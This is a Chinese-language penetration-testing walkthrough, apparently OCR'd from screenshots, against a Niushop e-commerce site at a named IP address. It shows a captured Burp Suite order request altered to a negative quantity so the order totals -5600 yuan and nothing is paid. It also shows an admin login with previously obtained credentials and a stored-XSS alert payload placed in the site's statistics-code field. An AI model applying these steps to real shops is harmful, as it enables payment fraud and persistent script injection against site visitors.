

使用Burp Suite探索业务逻辑漏洞

1.进入下单界面http://39.105.4.225/niu/niushop-master/index.php?s=/goods/goodsinfo&goodsid=49




NIUSHOP 电商系统
十年电商开发经验汇集巨献！
宝贝
搜 索
购物车结算
全部商品分类
首页 > 笔记本 > 14.1英寸轻薄刀锋四核笔记本电脑手提固态商务学生游戏上网本分期
14.1英寸轻薄刀锋四核笔记本电脑手提固态商务学生游戏上网本分期
销售价 ￥5600.00
配送至 北京市北京市 无货
服务 由 Niushop开源商城 发货并提供售后服务
累计评价 0
累计销量 38
数量 1 件 库存2000件
立即购买
加入购物车

2.开启Burp Suite代理拦截功能，点击立即购买后抓包。



```
POST /niu/niushop-master/index.php?s=/member/ordercreatesession HTTP/1.1
Host: 39.105.4.225
Content-Length: 40
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://39.105.4.225
Referer: http://39.105.4.225/niu/niushop-master/index.php?s=/goods/goodsinfo&goodsid=49
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=t9kjrukfvb2ojv9297s9kkq5j0; goodshistory=49%2C49%2C49%2C49%2C49
Connection: close

tag=buy_now&sku_id=49&num=-1&goods_type=1
```

3.将num=1改成num=-1后，点击forward放行。



商品信息 返回购物车编辑

商品	单价	数量	小计
14.1英寸轻薄刀锋四核笔记本电脑手提固态商务学生游戏上网本分期	￥5600.00	-1	￥-5600.00

支付方式

在线支付

配送方式

商家配送

结算信息

留言：

买家留言

共1种商品 总计：	￥-5600.00
运费：	￥0.00
总优惠：	￥0.00


应付金额： ￥0.00

提交订单后尽快支付，商品才不会被人抢走哦！

4.我们可以看到总计-5600元，实付金额为0。

储存型XSS漏洞

1.利用之前得到的账号与密码登录后台http://39.105.4.225/ns/niushop-master/index.php?s=/admin/login



网站名称：Niushop开源商城　当前版本：正式版1.21　最后登录时间：2025-04-10 16:14:28　最后登录IP：36.43.16.150

0.00	0	55	0	0	0
今日订单总金额(元)	关注人数(个)	商品发布(个)	订单总数(笔)	本月销量(笔)	已完成交易(笔)

● 店铺及商品提示　您需要关注的店铺信息以及待处理事项

55	0	0	0	1
出售中	仓库中	待回复咨询	会员提现审核	库存预警

● 商家帮助　您需要的商家帮助

商品管理　促销方式　订单及售后

● 交易提示　您需要立即处理的交易订单

0	0	0	0	0	0	0
待付款	待发货	已发货	已收货	已完成	已关闭	退款中

● 销售情况统计　按周期统计商家店铺的订单量和订单金额

昨日销量

0	0.00
订单量(件)	订单金额(元)

本月销量

0	0.00
订单量(件)	订单金额(元)


● 订单总数统计

● 单品销售排名　按周期统计商家店铺的订单量和订单金额

排行	商品信息	销量
1	上衣女夏2017新款枣红色韩版灯笼袖压褶...	0
2	2017夏装新款名媛修身性感一字肩绣花时...	0

NIUSHOP
Copyright © 2015-2025 NIUSHOP...
山西牛酷信息科技有限公司 提供技...
备案号：0300259

2.随便找到一个向服务器发送信息的页面输入 `<script>alert("111111111111111")</script>`



伪静态只支持pathinfo模式，如果开启伪静态，请选择pathinfo模式

PC端商城运营状态： ● 开启　○ 关闭　○ 关闭后访问WAP端

暂时将站点关闭，其他人无法访问，但不影响管理员访问

WAP端商城运营状态： ● 开启　○ 关闭　○ 关闭后访问PC端

暂时将站点关闭，其他人无法访问，但不影响管理员访问


网站关闭原因：

请填写站点关闭原因，将在前台显示

商城第三方统计代码： <script>alert("1111111111111111111111")</script>

页面底部可以显示第三方统计

3.成功实现



39.105.4.225/niu/niushop-master/index.php

39.105.4.225 显示

11111111111111111111111


确定

" value="" />

<script>alert('伞兵一号')</script>

